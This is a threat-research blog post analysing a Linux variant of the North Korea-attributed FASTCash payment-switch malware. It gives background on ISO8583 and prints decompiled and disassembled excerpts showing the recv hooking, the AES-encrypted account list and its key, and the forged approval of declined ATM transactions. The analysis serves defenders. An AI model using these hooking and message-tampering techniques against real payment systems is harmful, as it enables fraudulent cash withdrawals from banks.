
FASTCash for Linux

By haxrob

Published: 2024-10-13 · Archived: 2026-04-05 14:50:19 UTC

Introduction

This post analyzes a newly identified variant of FASTCash "payment switch" malware which specifically targets the Linux operating system. The term 'FASTCash' is used to refer to the DPRK attributed malware that is installed on payment switches within compromised networks that handle card transactions for the means of facilitating the unauthorized withdrawal of cash from ATMs.



> In this *example*, 'FASTCash for Linux' has intercepted, added funds and and approved a failed card before reaching the acquirer.

Discovery of a Linux variant adds to the list of operating systems that this malware has been compiled for, with prior samples known to target IBM AIX *(FASTCash for UNIX)* and Microsoft Windows *(FASTCash for Windows)*. As per an updated amended to CISA's 2018 advisory for the Windows variant:


> Since the publication of the in October 2018, there have been two particularly significant developments in the campaign: (1) the capability to conduct the FASTCash scheme against banks hosting their switch applications on Windows servers, and (2) an expansion of the FASTCash campaign to target interbank payment processors.

The first submission of 'FASTCash for Windows' to VT was during September 2019, and first was publicly referenced by CISA in 2020. During the author's discovery of the Linux variant, additional Windows samples have been identified which were submitted to VT within the month of June 2023, overlapping in time with the Linux variant submission. (*Notably, the most recent Windows variant with a previously unreported hash was submitted is in the month of September 2024*)

💡

Both the identified Linux and Windows variants work in the currency of Turkish Lira as opposed to Indian Rupee in the AIX variant.

Newly unattributed Windows samples have some detections (likely) due to the process injection methods used, although the Linux sample that is the primary focus of this post, has no detections as of writing:



IoCs can be found and the end of this post.

Based on analysis of CISA's reported Windows sample against the Linux sample, both are are targeting very similar or the same payment infrastructure (bank or interbank network) within the same country - this assertion is made based on the unique properties of the fraudulent transaction responses that both variants share. Further details on this attribution can be found in the technical analysis later in this post.

The Linux sample that is of primary focus here is has been compiled for Ubuntu Linux 20.04 and developed sometime after April 21 2022 (based on compiler version), most likely developed in a Virtual Machine using the VMware hypervisor.

The Linux variant has slightly reduced functionality compared to its Windows predecessor, although it still retains key functionality: intercepting declined (magnetic swipe) transactions messages for a predefined list of card holder account numbers and then authorizing the transaction with a random amount of funds in the currency of Turkish Lira.

The FASTCash for Windows sample (`switch.dll`) reported in CISA/DHS MAR-10257062-1.v2, which cites attribution to HIDDEN COBRA.

Analysis done between the AIX and the original Windows variant by Kevin Perlow presented in his Blackhat 2021 talk and related related paper. As such, this post will specifically focus the newly identified Linux variant and its relation to the original Windows variant.

The next section of this post will attempt to explore in detail the terminology and technology related to card transactions processing systems. The intention of this section is to help facilitate the understanding of concepts fundamental to card transaction platforms.

*Skip to **Part 2** around midway in this post if you would rather head straight into the analysis of the Linux variant.*


Part 1 - Terminology and Technology

Parties involved

First we start with terms used to refer to parties which may participate in a (credit or debit) card transaction:

- The *acquirer* (or *merchant acquirer*, or *acquiring bank*) enables a *merchant* to accept payment to a *cardholder.* For example, this is the bank a retail shop uses to enable their customers to make payments. The acquiring bank owns the ATM/PoS terminals and associated switch software and interchange connectivity.
- *Issuer* - The bank or financial institution that provides the credit or debit card to a customer. Within the context of the switch system, the issuer is the one that responds to acquirers with an approval or rejection message for a transaction. An issuer can be the acquiring bank.
- *Card Scheme* / *Card Network* such as Visa, Mastercard etc. In these examples, the card scheme is an intermediate party between the acquirer and issuer. There are exceptions, for example AMEX could also be the issuer. The issuing bank is a member of the card scheme.

To illustrate better, the following diagram assumes the card holder makes a purchase on a credit card. The shop terminal reads the card data and sends it to the shop merchant's acquiring bank. Since the card holder belongs to a different bank, the request is sent to the card network (Visa, Mastercard etc.). The card issuing bank (the bank of the shopper) then does balance checks and so forth.




Example flow of an authorization request for a purchase with a credit card

Payment switch

A "Switch" is an intermediary routing system for the card transaction messages. They may connect multiple endpoints (ATM/POS terminals) to bank Hosts or provide a transit between parties such as *interbank networks* to perform duties such as routing of transactions, protocol conversion, and reporting/logging. Here "Host" may refer to a financial institution's core banking systems that perform the actual financial transaction against the card holder's account.

FASTCash malware which tampers with transaction messages could happen within a userspace process on a compromised switch where the message digest code either missing or not validated. The following diagram helps illustrate the role and placement of payment switches or ATM controllers.



In the above diagram we have an assortment of ATMs and PoS terminals speaking a mixture of protocols. The switches are also speaking different dialects of `ISO8583` for interoperability between payment networks. The core banking systems (Centralized Online Real-time Environment) handles the actual transaction processing for the card holder (for example, depositing or withdrawal of funds from their account. The cardholders PIN used to authorize the transactions will be encrypted in a HSM)

Protocols and Interfaces

Central to all of this is the `ISO8583` message format. The standard, known as "*Financial Transaction Card-Originated Messages — Interchange Message Specifications*", details the format and standard for debit and credit card transactions: actions such as checking a balance, withdrawing cash from an ATM or making a purchase from a Point of Sale terminal at a retail store. The fields are called "*data elements*" and are referenced by an integer number. Proprietary platforms or payment networks that process these messages will detail the meaning and format of data elements specific to their implementation. These specifications can get quite lengthy, often spanning many hundreds of pages in length.

💡

The first version of ISO8583 was released in the 80's - `ISO8583:1987` , established upon an older standard by ANSI, `X.92` . Before the ANSI standard gained adoption starting within the early 1980s, financial institutions used their own developed protocols and message structures. A newer (and generic standard, not just limited to card transactions) is `ISO20022` that is represented in XML or encoded in ASN.1. Again, different payment networks or even countries may have their own derivates based upon `ISO8583` . For example, in Australia this is known as `AS2805` which is used for EFTPOS transactions.

While the standard does not define the transport protocol, these days it is common for `TCP/IP` to be used between Switches. Predating the Internet as we know it, many public and private packet switched networks were `X.25` based and often used in financial networks - and quite possibly still is in some places. Remnants of `X.25`

still apply to today when referring to card transactions - the `ISO8583` standard does not specify how to route the messages over the network, and as such, a `TPDU` (Transaction Protocol Data Unit) was often used. The `TPDU` may include the origin and destination addresses (e.g. terminal and national network) and a message length. Once upon a time, hardware routers existed that supported these messages over `X.25` packet switched networks and within `HDLC` / `SDLC` links. In addition to a `TPDU`, a `16` bit unsigned integer is often prefixed before the `PDU` to indicate the message length (including the `PDU` length of `5` bytes).

TPDU Message Format

A TPDU message has the following format:

- Protocol ID: Identifies the access protocol associated with the data in this TPDU message.
- Destination Address: Specifies the information required to route the message to its destination.
- Source Address: Specifies the information required to route the message response back to the originator.

Figure 1 illustrates the TPDU protocol packets.




Figure 1. TPDU Header Format

Vanguard Networks TPDU Protocol, page 4

We will see later that `linux.fastcash` (and the Windows variants) expects `ISO8583` messages to include both a `2` byte message length and `TPDU` prefixed before the `ISO8583` message.


Terminals

Automatic Teller Machines

ATMs are often connected to a network via dial-up/ASDL or leased lines. While most modern ATMs support TCP/IP, supposedly, the 1960's IBM BSC / Bisync protocol may still be used in old ATMs, such as BSC3270. ATM vendors often have have their own proprietary protocol such as NDC/NDC+ (NCR Direct Connect), DDC (Diebold Direct Connect) and Triton. While not published in the public domain, documents related to these standards can be found on the Internet. At some point a global standard, `CEN/XFS` was introduced which relieved the "vendor lock-in" in regards to mandating a specific ATM vendor's supported controller/switch product.

Point of Service

These days we often spot PoS terminals using connectivity over a telecom network or twisted pair over the PSTN. Older PoS terminal devices may have required a POS concentrator. Taking an example - a very early proprietary PoS protocol (like many, based on `ISO8583`) is called `HPDH` (Hypercom POS Device Handler). Specification documents (again, found by an Internet search) details a `HDLC` frame which includes a 5 byte `TPDU` with a fixed ID number `0x60` which corresponds to the message type "*Transactions*":



Hypercom HDLC frame including TPU and ISO8583 message

The use of `0x60` in a PoS `TPDU` appears common across different vendors and and implementations, perhaps inherited from Hypercom. The Windows and Linux FASTCash variants use very specific values in the TPDU header which could possibly provide pointers what kind of systems the infected switch(s) are interfacing with. More in this later.

More on ISO8583

Let's take a look at some of the fields within the standard:

- `MTI` - Four digits that indicate the source and function of the message. `linux.fastcash` (and the other related variants) support `100/110` (balance enquiry) and `200/210` (financial transaction). Balance checks (`MTI 100`) are likely used to verify that the malware is working by verifying that the card holder has fraudulent amount of funds in their account.

Table 1.3. Message Type Identifiers

Request	Response	Description
100	110	Authorization, Balance Inquiry, Mini statements
200	210	Financial presentment, Purchase, Void, Refund / Return, Refresh, Transfer
220	230	Financial presentment Advice
240	250	Financial presentment Notification
300	310	Card Activation/De-Activation
304	314	File Update
420	430	Reversals of Authorization and Financial messages
600	610	Administrative
720	730	Acquirer Fee Collection Advice
722	732	Issuer Fee Collection Advice
740	750	Acquirer Fee Collection Notification
742	752	Issuer Fee Collection Notification
804	814	Network Management

MTI table, page 2 from jPOS Common Message Format

- Bitfield - A bitmap that marks which fields are present in the message. The position of the bit represents the data element ID number.
- Data Element - The actual field that contains the information for a transaction. The standard specifies the meaning and format of many of these fields, but not all. We will come across custom formats with the FASTCash malware which is likely specific to the target's network or Switch implementation. When we refer to data elements, the convention `DE` will be prefixed with the element number.

A description of some fields:

- `DE2` (Primary Account Number) - The PAN, or customer account number
- `DE3` (Processing Code) - The response code. FASTCash checks this code to determine if "insufficient funds" is being returned from the *issuer* for a transaction.
- `DE4` (Transaction Amount) - Typically the value of the funds, for example, amount being requested to be withdrawn. `linux.fastcash` uses a different field for this.
- `DE22` (Point of Service Entry Mode) - The mode and PIN availability. Here FASTCash looks for Magnetic Swipe mode.
- `DE49` (Transaction Currency Code) - The currency code (as per `ISO4217`) of the funds. `linux.fastcash` and it's Windows equivalent specifies `TRY` and a prior AIX variant can be found to use `INR`.
- `DE52` (PIN) - Encrypted PIN which might be omitted if a PIN was not used (e.g. customer signed). In the case of `linux.fastcash` and it's prior Windows variant, the malware explicitly removed this field and the associated `DE53` (Bin Block) fields.

A valuable reference document is "jPOS Common Message Format".

Integrity and Encryption

FASTCash malware targets systems that `ISO8583` messages at a specific intermediate host where security mechanisms that ensure the integrity of the messages are missing, and hence can be tampered. If the messages were integrity protected, a field such as `DE64` would likely include a `MAC` (message authentication code). As the standard does not define the algorithm, the `MAC` algorithm is implementation specific.

💡

One example of the secret that is used in a `MAC` algorithm is the encrypted `TSK` (Terminal Session Key) from a commonly used Master/Session key management scheme used in ATM/PoS devices (`MK/SK` is being replaced by DUKPT) and many vendors support both). PCI standards publishes a list of approved `PTS` (PIN Transaction Security) devices which gives an idea of the symmetric key algorithms and key management schemes employed here). In an ATM, a device here is the actual "PIN keyboard" which encrypts the PIN very early on - and hence the ATM O/S (often running Microsoft Windows) is never exposed to the customer's (plain-text) PIN number.

FASTCash malware modifies transaction messages in a point in the network where tampering will not cause upstream or downstream systems to reject the message. A feasible position of interception would be where the ATM/PoS messages are converted from one format to another (For example, the interface between a proprietary protocol and some other form of an `ISO8583` message) or when some other modification to the message is done by a process running in the switch.

Operating systems and platforms

`linux.fastcash` sample was compiled for Ubuntu Linux 22.04 (Focal Fossa) with GCC `11.3.0`. ATM switch software running on Ubuntu Linux though? Let's dig a bit further into the ecosystem to see if this fits. It goes without saying that performance (fast I/O) and high availability is paramount in core banking infrastructure. Examples of well known companies that develop switch software for banks include ATOS, ACI (Base 24) and BCP (SmartVista). This type of software could be found supported to run on "mainframe" or equivalent fault tolerant type platforms manufactured by IBM, HP and others.

A Google search away reveals documentation and commercial presentations for traditional ATM switch software vendors which mostly advertise support for proprietary UNIX-like systems and Microsoft Windows. For example, in addition to AIX and Windows, BCP has advertised that it had supported being run on Redhat Linux. More recently, companies have emerged on the scene with their switch software running in the cloud (e.g. AWS) and in containers. There are switch software vendors that do advertise generic support for Linux, although their names will be omitted here to avoid possible confusion/mistaken attribution.

At risk of going off track a bit here, let's take a brief look at central switches which are in a different class of their own - These switches, run by interbank (ATM) networks and card schemes such as Visa and Mastercard, mandate high transaction rates on fault tolerant platforms. In instances this could be custom software written to be run on 'mainframe' type platforms such as the the IBM Z series.

Visa state that a maximum capacity of 65,000 transactions per second: That's actually a very high number in respect to financial transactions. At least historically, central switch software likely was developed in-house and written in assembly for the z/TPF. To give an idea of the scale of this transaction processing capability, for reference, a commercial presentation dated 2010 found on the Internet describes a load test simulation with 17,000 ATMs and 27,000 trade terminals resulting to 650 transactions per second loading a (now dated) HP Integrity Superdome 2 (Itanium 9350 w/64 cores) running HP-UX at 75% CPU usage.

On the topic of HP, in the 1970s, a primary competitor to IBM's mainframes was Tandem, a "*dominant manufacturer of fault-tolerant computer systems for ATM networks, banks, stock exchanges*". Tandem's NonStop fault tolerant system exist today in a different form, absorbed (or died off) within HP Enterprise. Here is a relatively recent article on Tandem and fault tolerant systems which makes for an informative read.

To summarize this section, at least traditionally, does not really fit into core bank system infrastructure. With the increased adoption of opensource, it's certainly likely that other commercially supported Linux distributions could be found elsewhere in payment networks on systems that handle card transaction messages. On the topic of opensource, jPOS is a well known open source payment switch software - with numerous newsgroup discussions revealing developers discussing integration into both ATM and PoS related platforms. Someone has even driver available for jPOS which adds support for the proprietary NDC ATM protocol.

Another theory on the Ubuntu Linux connection is that the malware developer was just using this as a base O/S for development purposes and planned on compiling it for a different platform at a later time.

Part 2 - FASTCash for Linux Analysis

Attribution

CISA's report "*North Korean Remote Access Tool: FASTCASH for Windows*" references a malware sample that manipulates `ISO8583` transaction messages in the same manner. Both the Windows and this Linux sample:

- Generate a random amount of *Turkish Lira* to be fraudulently added to the authorization response messages. `ISO4217` value of `949` representing Turkish Lira is specified in `DE54` (Additional amounts).
- `DE48` ("Additional data, private) uses the same custom value of `0387T` which is likely specific to it's target payment processing systems. Think of `DE48` as a custom field - meaning is dependent on what is specified for a specific network. The meaning of `0387T` might be very specific to a specific software vendor, or it could be a localized customization.
- Both samples strip out 14 specific data elements when tampering with the authorization response message. Many of the elements are marked "Reserved for private" as per the `ISO8583` standard. It is unknown why this was done.

There are some similarities in the relevant code segments on the Windows (`switch.dll`) and Linux " `libMyFc.so` " variants in how the response message is constructed. The format string for currency format and the additional data elements match. "Additional Data - Private" could be considered a "free text field" as per the `ISO8583` standard, and is assumed to be implementation specific.

CISA - MAR-10257062-1.v2 - switch.dll

```
push    offset aCC02949c0D ; "%c%c02949C%0*d"
push    eax             ; Buffer
call    _sprintf
push    esi             ; int
push    offset a0387t   ; "    0387T"
push    48              ; Additional Data - Private
call    sub_10002820
push    esi             ; int
lea     ecx, [ebp+Buffer]
push    ecx             ; Src
push    54              ; Amounts, Additional
call    sub_10002820
add     esp, 48h
jmp     loc_10002A6E
```

129b8825eaf61dcc2321aad7b84632233fa4bbc7e24bdf123b507157353930f0

libMyFc.so

```
lea     rdx, format     ; "%c%c02949C%0*d"
mov     esi, 400h       ; maxlen
mov     rdi, rax        ; s
mov     eax, 0
call    _snprintf
add     rsp, 10h
mov     rax, [rbp+var_478]
mov     rdx, rax
lea     rax, a0387t     ; "    0387T"
mov     rsi, rax
mov     edi, 48         ; Additional Data - Private
call    _DL_ISO8583_MSG_SetField_Str
mov     rdx, [rbp+var_478]
lea     rax, [rbp+s]
mov     rsi, rax
mov     edi, 54         ; Amounts, Additional
call    _DL_ISO8583_MSG_SetField_Str
jmp     loc_E325
```

f34b532117b3431387f11e3d92dc9ff417ec5dcee38a0175d39e323e5fdb1d2c

The range for the random funds amount generated per fraudulent transaction is the same (`12000` to `30000`):

switch.dll


```
push    30000
push    12000
call    sub_100018B0    ; random(12000, 30000)
```

libMyFC.so

```
mov     rax, [rbp+var_46C+4]
mov     edx, 30000      ; int
mov     esi, 12000      ; int
mov     rdi, rax        ; this
call    __ZN4MyFc17GetRandeomInRangeEii ; MyFc::GetRandeom
```

Also similar is the hooking into the `recv` call of a target process, validating the transaction type (MTI 1xx,2xx) to ensure that the transaction was from a magnetic swipe.

Both samples expect packets with a `2` byte message length, followed by a `5` byte `TPDU`. Both samples also add a constant value of `0x06` in the first byte and `0x00` in the last byte of the of the `TPDU`. It is unclear why this is done without knowledge of the downstream system(s) that will receive the fraudulent response message.



injected responses have the same header

`linux.fastcash` has reduced functionality compared to its Windows and AIX variants. For example hardcoded IP checks and incorrect PIN handling is not present.

In respect to the `ISO8583` message response message validation, there is a slight difference: The `DE3` (processing code) response values that are checked to match a balance enquiry or withdrawal differ in the their integer value (although the implementation of how the messages are tampered is the same). This difference may reflect that the Linux version runs on switch software that interfaces with a slight deviation in the representation of the processing code data element. That said, the subsequent tampering in both the balance enquiry and withdrawal are the same.

Implementation

Unlike other prior samples, the Linux variant is mostly written in object orientated C++ and was not stripped, maintaining global variables and class names. The purpose of each member function of the `MyFc` class is self evident:

Function name	Segment
MyFc::Approve(DL_ISO8583_MSG_S *)	.text
MyFc::GetRandeomInRange(int,int)	.plt.sec
MyFc::GetRandeomInRange(int,int)	.text
MyFc::Hack(int,DL_ISO8583_MSG_S *)	.plt.sec
MyFc::Hack(int,DL_ISO8583_MSG_S *)	.text
MyFc::MyFc(void)	.plt.sec
MyFc::MyFc(void)	.text
MyFc::OnRecv(int,char *,int,int)	.plt.sec
MyFc::OnRecv(int,char *,int,int)	.text
MyFc::OnRecv(int,char *,int,int)::{lambda(void)#1}::oper...	.text
MyFc::PlatformSocketSend(int,char *,int,int)	.plt.sec
MyFc::PlatformSocketSend(int,char *,int,int)	.text
MyFc::Try(DL_ISO8583_MSG_S *,std::function<bool ()(vo...	.plt.sec
MyFc::Try(DL_ISO8583_MSG_S *,std::function<bool ()(vo...	.text
MyFc::buf(void)	.plt.sec
MyFc::buf(void)	.text

Exported class member functions

It is likely that GCC 11.3.0 was used to compile the source on Ubuntu Linux 22.04:

Detect It Easy

One identified sample was partially packed with UPX version `4.02`. It is unlikely that this was used, as UPX is not compatible with ELF shared libraries. Notably, not all sections were successfully packed:

```
LOAD:00000... 00000021 C able packer http://upx.sf.net $\n
LOAD:00000... 0000004C C $Id: UPX 4.02 Copyright (C) 1996-2023 the UPX Team. All Rights Reserved. $\n
LOAD:00000... 00000011 C W7SLFSG4OPBJNAA8
LOAD:00000... 00000011 C GXCR7299I9MOWS97
```

Here the AES IV and key are present in plaintext in the packed sample

Initialization

The malware is implemented as a shared library, intended to be injected into a existing running process by utilizing `ptrace`. Code is likely taken from `process_injection_example` to invoke `ptrace` which then relies on `subhook` to setup the hook into glibc's `recv`

If the address of `recv` cannot be found, an empty file with the name `GetSymbolFailed` is written to the current working directory.

```
10  result = FcCfg::Initialize((FcCfg *)&MyFc::m_cfg) ^ 1;
11  if ( !(_BYTE)result )
12  {
13    symbol_by_name = get_symbol_by_name("recv");
14    if ( symbol_by_name )
15    {
16      hook = subhook_new(symbol_by_name, MyRecv, 1LL);
17      return subhook_install(hook);
18    }
19    else
20    {
21      stream = fopen("GetSymbolFailed", "wb");
22      return fclose(stream);
23    }
24  }
```

The `/mnt/hgfs` path points to the VMsare hypervisor possibly being used during development.

```
.rodata:0000000000018520 file            db '/mnt/hgfs/MyFc/MyFc/subhook/subhook_x86.c',0
.rodata:0000000000018520                                         ; DATA XREF: subhook_make_trampoline+87↑o
.rodata:000000000001854A ; const char assertion[]
.rodata:000000000001854A assertion       db 'trampoline_len != NULL',0
.rodata:000000000001854A                                         ; DATA XREF: subhook_make_trampoline+91↑o
.rodata:0000000000018561                 align 10h
.rodata:0000000000018570 ; const char __PRETTY_FUNCTION___0[]
.rodata:0000000000018570 __PRETTY_FUNCTION___0 db 'subhook_make_trampoline',0
.rodata:0000000000018570                                         ; DATA XREF: subhook_make_trampoline+78↑o
.rodata:0000000000018570 _rodata         ends
.rodata:0000000000018570
```

`/mnt/hgfs` VMware uses hgfs file system for mounting volumes between host and VM

The initial entry point to `SoMain` is invoked upon loading the shared library, with the address of the function being an entry in the `.init_array` section. Likely with the original source having been decorated with the `__attribute__(constructor)))`.

```
.init_array:00000000001CC80 __frame_dummy_init_array_entry dq offset frame_dummy
.init_array:00000000001CC80                                ; DATA XREF: LOAD:00000000000000F8↑o
.init_array:00000000001CC80                                ; LOAD:0000000000000280↑o
.init_array:00000000001CC88                dq offset _GLOBAL__sub_I_MyFc_cpp
.init_array:00000000001CC90                dq offset SoMain
.init_array:00000000001CC98                dq offset _GLOBAL__sub_I_MyFc_linux_cpp
.init_array:00000000001CC98 _init_array    ends
```

`SoMain` attempts to decrypt the configuration file by calling the `Initialize` constructor of the `FcCfg` class, and then if successful resolves and hooks into `glibc`'s `recv` function in order to parse incoming packets from the hooked processes' network socket(s).

The configuration file located at `/tmp/info.dat` contains a list of PANs (Personal Account Numbers) which is encrypted with `AES128` `CBC` using the opensource library "Tiny AES in C". The decryption routine uses the key `W7SLFSG4OPBJNAA8` and initialization vector `GXCR7299I9MOWS97`.

```
call    __ZNSi4readEPcl ; std::istream::read(char *,long)
lea     rax, [rbp+aesCtx]
mov     rdx, cs:iv_ptr  ; GXCR7299I9MOWS97
mov     rcx, cs:key_ptr ; W7SLFSG4OPBJNAA8
mov     rsi, rcx
mov     rdi, rax
call    _AES_init_ctx_iv
lea     rax, [rbp+var_2F0] ; length
mov     rdi, rax
call    __ZNKSt4fposI11__mbstate_tEcvlEv ; std::fpos<__mbstate_t>::operator lo
mov     rdx, rax
mov     rcx, [rbp+buffer]
lea     rax, [rbp+aesCtx]
mov     rsi, rcx
mov     rdi, rax
call    _AES_CBC_decrypt_buffer
```

PAN file encrypted with 128 bit AES - CBC

Interception of packets

`MyFc::recv` maintains a "state" of incoming `ISO8583` messages for a transaction which is initialized when the target process expects to receive exactly two bytes. This is the `TPDU` header expected to contain a 16 bit unsigned integer corresponding to a `ISO8535` message size in bytes.

The hooked `recv` routine parses the message size from the first 2 bytes, then calls `recvall` until that length of data has been received, copies it into a buffer then unpacks into an `ISO8583` message for parsing. Note the `5` byte offset passing in the received buffer to `DL_ISO8583_MSG_Unpack`. This corresponds to a `5` byte `TPDU`.

```
if ( len == 2 && MyFc::nextBufPos(_myfc) )    // hook when recv(sock, src, 2, flags) called
                                              // in hooked processes
{
  recvLen = (g_SockLib)[RECV_ALL](_sockfd, buf, 2LL, flags);// recvall()
  if ( recvLen == 2 )
  {
    msgSize = (g_SockLib[NTOHS])(*buf);       // get size of incoming message
    if ( msgSize && msgSize <= 4096u )
    {
      src = operator new[](msgSize);
      std::shared_ptr<char>::shared_ptr<char,void>(v29, src);
      recvLen_1 = (g_SockLib)[RECV_ALL](_sockfd, src, msgSize, flags);// receive up to msgSize bytes
      if ( recvLen_1 > 0 )
      {
        dst = MyFc::buf(&MyFc::fc);
        memcpy(dst, src, recvLen_1);          // save incoming bytes
        MyFc::setNextBufPos(&MyFc::fc, 0);
        MyFc::setMsgLength(&MyFc::fc, recvLen_1);
      }
      if ( recvLen_1 == msgSize )             // complete msg received
      {
        for ( i = 0; i <= 2; ++i )
        {
          handler = MyFc::m_handlers[i];      // DL_ISO8583_HANDLER
          if ( !handler )
            break;
          (handler)(isoHandler);
          DL_ISO8583_MSG_Init(0LL, 0LL, isoMsg);
          if ( !DL_ISO8583_MSG_Unpack(isoHandler, src + 5, msgSize - 5, isoMsg) )
          {
```

approximate representation of the injected recv() implementation

As with other variants, the "Oscar-ISO8583" C library has been used to parse and repack the `ISO8583` messages. On receiving a valid `ISO8583` message, `MTI` (Message Type Indicator) Message subclass is checked to see the origin is from the acquirer with an authorization (`x100`) or financial (`x200`) request.

```
mov     edi, 0          ; Message Type Indicator
call    _DL_ISO8583_MSG_GetField_Str ; (0, isoMsg, mti);
lea     rdx, [rbp+pan]
mov     rax, [rbp+isoMsg]
mov     rsi, rax
mov     edi, 2          ; Primary Account Number
call    _DL_ISO8583_MSG_GetField_Str ; (2, isoMsg, pan)
lea     rdx, [rbp+scode]
mov     rax, [rbp+isoMsg]
mov     rsi, rax
mov     edi, 22         ; Point of Service Entry Mode
call    _DL_ISO8583_MSG_GetField_Str ; (22, isoMsg, serviceCode)
mov     rax, [rbp+mti]
add     rax, 2
mov     edx, 2          ; only check last two digits in MTI
lea     rcx, s2         ; "00"
mov     rsi, rcx        ; s2
mov     rdi, rax        ; s1
call    _strncmp        ; strncmp(mti[2], "00", 2);
test    eax, eax
jz      short loc_DD0A
